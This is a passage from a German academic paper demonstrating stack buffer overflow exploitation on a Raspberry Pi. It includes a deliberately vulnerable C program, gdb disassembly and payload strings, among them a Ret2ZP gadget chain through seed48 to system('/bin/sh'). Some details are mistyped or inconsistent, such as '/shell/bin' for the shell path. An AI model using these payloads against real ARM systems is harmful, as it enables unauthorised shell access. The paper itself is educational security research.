


Bild 3.4 Blick auf den Adressbereich beim Stack Pointer

Bekannt sind somit die Adresse für die access-Funktion und die Länge der Eingabe bis die Rücksprungadresse erfolgt. Durch die Eingabe von 12 beliebigen Zeichen (Adresse 0x7efff4c8 bis 0x7efff4d4) und die Adresse der access-Funktion bei der Eingabeaufforderung wird das Ziel erreicht. Dies wird mittels Konsole und dem echo-Befehl ausgeführt, indem die Zeichenkette dem Programm durch eine Pipe übergeben wird. Der entsprechende Befehl lautet:

echo –e „AAAABBBBCCCC\x8c\x84“ | ./over

Die Sprungadresse zur access-Funktion muss nach der Little Endian Methode angegeben werden. Der erfolgreiche Zugriff auf die access-Funktion durch Ausnutzung eines Buffer Overflows ist im **Bild 3.5** gezeigt.




Bild 3.5 Zugang zur access-Funktion durch Ausnutzung eines Buffer Overflows

3.3.2 Exploit für Stringausgabe „*Hallo Pi*“

Eine Ausgabe eines Strings kann erfolgen, indem eine Shell aufgerufen wird. Dazu muss die Funktion *system()* aufgerufen werden, die bei ARM-Architekturen als Argument den Wert aus Register R0 nutzt. Dieses Register muss mit der Adresse belegt sein, bei der sich der String */bin/sh* befindet. Mit dem Buffer Overflow können die Register nicht direkt geändert werden. Dazu werden Funktionen aus der Libc genutzt wie im Unterkapitel 2.4.2 erläutert. Dazu können nach [Kum13] die Funktionen erand48 oder seed48 genutzt werden, die in **Bild 3.6** gezeigt sind. Abweichend vom disassemblierter erand48-Code in [Kum13] erlaubt der erand48-Code auf dem verwendeten Raspberry Pi kein Beschreiben von R0 und ist deshalb nicht geeignet. Deshalb wird die Funktion seed48 genutzt.

```
(gdb) disass seed48
Dump of assembler code for function seed48:
0x40057458 <seed48+0>:  ldr     r3, [pc, #32]   ; 0x40057480
0x4005745c <seed48+4>:  push    {r4, lr}
0x40057460 <seed48+8>:  ldr     r4, [pc, #28]   ; 0x40057484
0x40057464 <seed48+12>: add     r3, pc, r3
0x40057468 <seed48+16>: add     r4, r3, r4
0x4005746c <seed48+20>: mov     r1, r4
0x40057470 <seed48+24>: bl      0x40057638 <seed48_r>
0x40057474 <seed48+28>: add     r0, r4, #6
0x40057478 <seed48+32>: pop     {r4, lr}
0x4005747c <seed48+36>: bx      lr
0x40057480 <seed48+40>: muleq   pc, r4, r11
0x40057484 <seed48+44>: andeq   r3, r0, r8, lsr #4
```

```
File  Edit  Tabs  Help
(gdb) disas erand48
Dump of assembler code for function erand48:
   0x76ebdbc4 <+0>:     ldr     r1, [pc, #28]   ; 0x76ebdbe8 <erand48+36>
   0x76ebdbc8 <+4>:     push    {lr}            ; (str lr, [sp, #-4]!)
   0x76ebdbcc <+8>:     sub     sp, sp, #12
   0x76ebdbd0 <+12>:    add     r1, pc, r1
   0x76ebdbd4 <+16>:    mov     r2, sp
   0x76ebdbd8 <+20>:    bl      0x76ebdce0 <erand48_r>
   0x76ebdbdc <+24>:    vldr    d0, [sp]
   0x76ebdbe0 <+28>:    add     sp, sp, #12
   0x76ebdbe4 <+32>:    pop     {pc}
   0x76ebdbe8 <+36>:    andseq  r0, r0, r0, ror #12
End of assembler dump.
(gdb) disas seed48
Dump of assembler code for function seed48:
   0x76ebdca4 <+0>:     push    {r4, lr}
   0x76ebdca8 <+4>:     ldr     r4, [pc, #16]   ; 0x76ebdcc0 <seed48+28>
   0x76ebdcac <+8>:     add     r4, pc, r4
   0x76ebdcb0 <+12>:    mov     r1, r4
   0x76ebdcb4 <+16>:    bl      0x76ebde3c <seed48_r>
   0x76ebdcb8 <+20>:    add     r0, r4, #6
   0x76ebdcbc <+24>:    pop     {r4, pc}
   0x76ebdcc0 <+28>:    andseq  r0, r0, r4, lsl #11
End of assembler dump.
(gdb) disas
```

Bild 3.6 Links: Disassemblierter Code der Funktion seed48 aus [Kum13] und Rechts: Funktionen *erand48* und *seed48* vom verwendeten Raspberry Pi

Zur Ausgabe des Strings „*Hallo Pi*“ wird der Code aus **Bild 3.7** genutzt. Die Vorgehensweise diesen Code mittels eines Exploits auszunutzen ist identisch wie beim vorherigen Code pass.c. Beim Code pass.c ist die direkte Eingabe von Hexadezimalwerten (z.B. *\x76\x5c*) umständlicher als beim Code vuln.c, da hier im Debugger mittels der printf-Funktion Hexadezimalzahlen einfach eingegeben werden können. Seed48 erlaubt mit dem *add R0=R4+6* (*add r0, r4, #6*)-Befehl das Beschreiben des Registers R0. R0 kann somit über R4 geladen werden. Dazu kann der *pop {r4, pc}*-Befehl genutzt werden. Als erstes wird die Rücksprungadresse aus der Funktion *vulnerable* mit der Adresse des pop-Befehls überschrieben, hier also 0x76ebdcbc (siehe **Bild 3.6**). Der folgende Teil wird dann in R4 geschrieben und muss die Adresse des Strings */shell/bin* enthalten, verringert um sechs. Dann wird der Befehl *add* aufgerufen mit der Adresse 0x76ebdcb8 (siehe **Bild 3.6**), um das Register R0 richtig zu setzen. Es folgt wieder der *pop*-Befehl, wobei diesmal R4 irrelevant ist und im Program Counter PC die Adresse von *system()* eingefügt wird, siehe **Bild 3.9**. Somit ruft *system()* das Register R0 als Argument auf und öffnet somit eine Shell.

File Edit Search Options Help

```
 1 #include <stdio.h>
 2 #include <stdlib.h>
 3
 4 void never()
 5 {
 6         puts("I should never be called");
 7         exit(0);
 8 }
 9
10 void vulnerable (char *arg)
11 {
12         char buff[10];
13         strcpy(buff,arg);
14 }
15
16
17 int main (int argc, char **argv)
18 {
19         vulnerable(argv[1]);
20         return 0;
21 }
```

Bild 3.7 Verwendeter fehlerhafter Code vuln.c für die Ausgabe *Hallo Pi*

Die Eingabe für den Buffer Overflow setzt sich wie in **Tabelle 1** zusehen aus acht Teilen zusammen. Zunächst kann der Buffer mit 12 beliebigen Werten beschrieben werden. Es folgt eine gültige beliebige Adresse aus dem Programm für den Stack Frame, bevor die eigentliche Rücksprungadresse aus der Funktion in die Main-Funktion durch einen Sprung in die seed48-Funktion überschrieben wird. Die Adresse des Strings *bin/sh*, der als letzter Teil der Eingabe kommt (entspricht Teil 8), erhält man durch betrachten des Stacks mit dem Befehl *x/10x $sp* nach setzen eines Breakpoints vor Eintritt in die Funktion *vulnerable*. Dies ist in **Bild 3.8** dargestellt. Wichtig ist die Subtraktion der Adresse um sechs, so dass Teil 4 aus *xb2\f4\xff\x7e* besteht. Als 5. Teil wird die Adresse des *add*-Befehls aus der seed48-Funktion aufgerufen. Der folgende Teil schreibt einen Wert in R4, der nicht mehr verwendet wird und somit beliebig ist. Es folgt der Aufruf der Funktion *system()*, durch Setzen des ersten Befehls der Funktion mit der Adresse 0x76ec58b8, wie im **Bild 3.9** zu sehen.

Tabelle 1 Aufbau der Eingabe

Teil	Aufgabe	Wert
1	Überschreiben des Buffers	z.B. AAAABBBBCCCC
2	Frame Pointer (Register R11)	z.B. 0x7efff4c4
3	Neue Sprungadresse (vorher 0x0000849c) zu seed48 pop {r4, pc}	0x76ebdcbc
4	Adresse von String bin/sh -6	0x7efff4b8 durch Ausprobieren Also 0x7efff4b8-6 = 0x7efff4b2
5	Adresse der seed48 add r0, r4, #6	0x76ebdcb8
6	Wert der in R4 geschrieben wird, hier egal	z.B. 0x76ebdcbc
7	Aufruf von system()	0x76ec58b8
8	Argument für die Funktion system();	/bin/sh (2f 62 69 6e 2f 73 68)

```
(gdb) x/40x $sp
0x7efff488:     0x00000000      0x7efff75b      0x00008400      0x41414141
0x7efff498:     0x42424242      0x43434343      0x7efff4c4      0x76ebdcbc
0x7efff4a8:     0x76ebdcbc      0x76ebdcb8      0x76ebdcbc      0x76ec58b8
0x7efff4b8:     0x6e69622f      0x0068732f      0x00000002      0x00008474
0x7efff4c8:     0x00000000      0x00000000      0x00008384      0x00000000
0x7efff4d8:     0x00000000      0x00000000      0x76fff000      0x00000000
0x7efff4e8:     0x7efff4b8      0x76ea27d8      0x00000000      0x00000000
0x7efff4f8:     0x00000000      0x00000000      0x00000000      0x00000000
0x7efff508:     0x00000000      0x00000000      0x00000000      0x00000000
0x7efff518:     0x00000000      0x00000000      0x00000000      0x00000000
(gdb)  6e
```

Bild 3.8 Ansicht des Stacks zum Finden der Adresse des Strings „*/bin/sh*“

```
(gdb) disas system
Dump of assembler code for function system:
   0x76ec58b8 <+0>:     push    {r3, r4, r5, lr}
   0x76ec58bc <+4>:     subs    r4, r0, #0
   0x76ec58c0 <+8>:     beq     0x76ec58e0 <system+40>
   0x76ec58c4 <+12>:    ldr     r3, [pc, #80]   ; 0x76ec591c <system+100>
   0x76ec58c8 <+16>:    add     r3, pc, r3
   0x76ec58cc <+20>:    ldr     r3, [r3]
   0x76ec58d0 <+24>:    cmp     r3, #0
   0x76ec58d4 <+28>:    bne     0x76ec58fc <system+68>
   0x76ec58d8 <+32>:    pop     {r3, r4, r5, lr}
   0x76ec58dc <+36>:    b       0x76ec5230
   0x76ec58e0 <+40>:    ldr     r0, [pc, #56]   ; 0x76ec5920 <system+104>
   0x76ec58e4 <+44>:    add     r0, pc, r0
   0x76ec58e8 <+48>:    bl      0x76ec5230
   0x76ec58ec <+52>:    rsbs    r4, r0, #1
   0x76ec58f0 <+56>:    movcc   r4, #0
   0x76ec58f4 <+60>:    mov     r0, r4
   0x76ec58f8 <+64>:    pop     {r3, r4, r5, pc}
   0x76ec58fc <+68>:    bl      0x76f67550
   0x76ec5900 <+72>:    mov     r5, r0
   0x76ec5904 <+76>:    mov     r0, r4
   0x76ec5908 <+80>:    bl      0x76ec5230
   0x76ec590c <+84>:    mov     r4, r0
   0x76ec5910 <+88>:    mov     r0, r5
   0x76ec5914 <+92>:    bl      0x76f675fc
   0x76ec5918 <+96>:    b       0x76ec58f4 <system+60>
   0x76ec591c <+100>:   andeq   r8, pc, r8, ror #21
   0x76ec5920 <+104>:   andeq   lr, sp, r0, lsl r11
End of assembler dump.
(gdb)
```

Bild 3.9 Disassemblierter Code der Funktion *system()*

Der verwendete Befehl zum Öffnen der Shell und der Ausgabe des Strings „*Hallo Pi*“ lautet im Debugger gdb:

**run `printf "AAAABBBBCCCC\xc4\xf4\xff\x7e\xbc\xdc\xeb\x76\xb2\
xf4\xff\x7e\xb8\xdc\xeb\x76\xbc\xdc\xeb\x76\xb8\x58\xec\x76/bin/sh“ ` | printf "Hallo Pi"**

Der erste Teil öffnet also die Shell und mittels der Pipe sowie dem Befehl *printf* wird der gewünschte String ausgegeben, wie im **Bild 3.10** zu sehen.




Bild 3.10 Exploit ruft mittels Buffer Overflow ein Bash-Skript auf und schreibt den Text *Hallo Pi*

4 Zusammenfassung

Ein Stack Buffer Overflow wird verursacht, wenn mehr Daten in einen Buffer geschrieben werden als dafür vorgesehen sind. Bei x86 Architekturen werden häufig Ret2Libc-Attacken durchgeführt, um Zugriff auf die Computer zu erlangen. Diese Angriffsform ist bei ARM-Systemen nicht möglich, da Zugriffe auf die Register notwendig sind, was mittels eines Buffer Overflows so nicht möglich ist. Auch wenn Daten auf dem Stack nicht ausführbar sind, können dennoch Buffer Overflows auf ARM-Plattformen durchgeführt werden. Dazu werden sogenannte Ret2ZP-Attacken ausgeführt, die über vorhandene Codestücke der Library C auf die Register zugreifen können. Dadurch können die korrekten Argumente an bestimmte Befehle wie *system()* übergeben werden. Aufgrund der hohen und vielfältigen Verwendung von ARM-Prozessoren können somit nicht nur Computer, sondern auch Fernseher, Smartphones, Tablets und viele weitere Systeme angegriffen werden. Es konnte gezeigt werden, dass mittels Buffer Overflow-Exploits Zugang zu eigentlich zugangsbeschränkten Funktionen erzielt wurden und Shells geöffnet werden können. Buffer Overflows sind eine reale Bedrohung für ARM-Systeme, die ausreichend geschützt sein sollten.

5 Literaturverzeichnis

[Acr11] Acri, E.: Exploiting ARM Linux Systems -An introduction, 2011
https://securityadventures.wordpress.com/

[ARM01] ARM Developer Suite, Version 1.2, Assembler Guide, ARM Limited, 2001

[ARM07] http://infocenter.arm.com/help/topic/com.arm.doc.ddi0100i/index.html, 2007

[Avr11] Avraham, I.: Non-Executable Stack ARM Exploitation, Research Paper, Konferenz Blackhat, 2011

[BSI15] Bundesamt für Sicherheit in der Informationstechnik, Die Lage der IT-Sicherheit in Deutschland 2015, 2015

[Eck13] Eckert, C.: IT-Sicherheit -Konzepte, Verfahren, Protokolle, 8. Auflage, Oldenbourg, ISBN 978-3-486-72138-6, 2013

[Fit09] Fitzgibbon, N., Wood, M.: Conficker.C A Technical Analysis, Sophoslabs, Sophon Inc., 2009

[Kum13] Kumar, G., Gupta, A.: A Short Guide on ARM Exploitation, 2013
https://packetstormsecurity.com/files/related/120232/A-Short-Guide-On-ARM-Exploitation.html Aufruf am 15.03.2016

[Nel03] Nelißen, J.: Buffer Overflows for Dummies, SANS InfoSec Reading Room – Threats/Vulnerabilities, SANS Institute, 2003

[Sam10] Samsung Telecom Research Israel Avraham, I.: Exploitation on ARM Technique and bypassing defence mechanism, Konferenz DefCom18, Las Vegas, 2010

[San16] http://www.sans.org/security-resources/malwarefaq/conficker-worm.php, Aufruf am 06.03.2016

[Sha07] Shacham, H.: The geometry of innocent flesh on the bone: return-into-libc without function calls (on the x86). Proceedings of the 14th ACM conference on Computer and communications security - CCS 2007

[Str10] Strackx, R., Younan, Y., Philippaerts, P., Piessens, F.: Efficient and Effective Buffer Overflow Protection on ARM Processors, Information Security Theory and Practices. Security and Privacy of Pervasive Systems and Smart Devices, Volume 6033 of the series Lecture Notes in Computer Science pp 1-16, 2010

[Sym08] Symantic: Symantic Sicherheitsbericht, Kernaussagen des 14. Symantec Internet Security Threats Reports, 2008

[Vie11] Viega, J., McGraw, G.: Building Secure Software, ISBN 978-0-321774958, Addison Wesley Pub Co Inc, 2011

[Wik16] https://de.wikipedia.org/wiki/Raspberry_Pi, Aufruf am 13.03.2016